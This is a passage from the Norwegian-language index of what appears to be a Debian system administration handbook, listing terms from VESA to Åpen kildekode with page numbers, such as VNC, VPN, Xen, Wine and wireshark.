VESA, 361  
videokonferanse, 376  
vinagre, 200  
vindusstyrer, 362  
vino, 200  
virsh, 341  
virt-install, 338, 339  
virt-manager, 338  
virtinst, 338  
Virtual Network Computing, 200  
VirtualBox, 327  
Virtualisering, 327  
virtuell pakke, 79  
virtuell vert, 273  
virtuelt domene, 259  
    virtuell postboks-domene, 260  
    virtuelt alias-domene, 259  
virtuelt minne, 62  
virtuelt privat nettverk, 228  
visudo, 175  
vmlinuz, 183  
VMWare, 327  
VNC, 200  
  
vnc4server, 201  
VoIP  
    tjener, 296  
volum  
    fysisk volum, 63  
    gruppe, 63  
    logisk volum, 63  
VPN, 228  
vsftpd, 280  
  
warnquota, 215  
web server (webserver/nettjener)), 272  
web-autentisering, 276  
webalizer, 142  
WebKit, 369  
webmin, 204  
WebRTC, 302  
    demonstrasjon, 302  
WEP, 155  
whatis, 137  
Wheezy, 9  
Wietse Venema, 210  
wiki.debian.org, 140  
Winbind, 283  
WindowMaker, 362  
Windows dele, montering, 285  
Windows share, 283  
Windows Terminal Server, 374  
Windows, emulering, 373  
Windows-domene, 283  
Wine, 374  
winecfg, 374  
WINS, 283  
wireless, 154  
wireshark, 252  
wl\*, 153  
wlan0, 153  
wondershaper, 239  
Woody, 9  
Word, Microsoft, 373  
WPA, 154  
www-browser, 362  
www-data, 272

x-window-manager, 362

x-www-browser, 362

X.509, 255

X.509, sertifikat, 229

X.org, 360

X11, 360

x11vnc, 200

xdelta, 218

xdm, 201, 361

xe, 331

Xen, 327

Xfce, 365

XFree86, 360

xm, 331

XMPP, 296, 375

    tjener, 300

xserver-xorg, 360

xvnc4viewer, 200

xz, 102

yaboot, 170

ybin, 170

Zabbix, 350

Zacchirolì, Stefano, 12

zebra, 241

Zeroconf, 40

zoneinfo, 172

zsh, 164

Åpen kildekode, 8

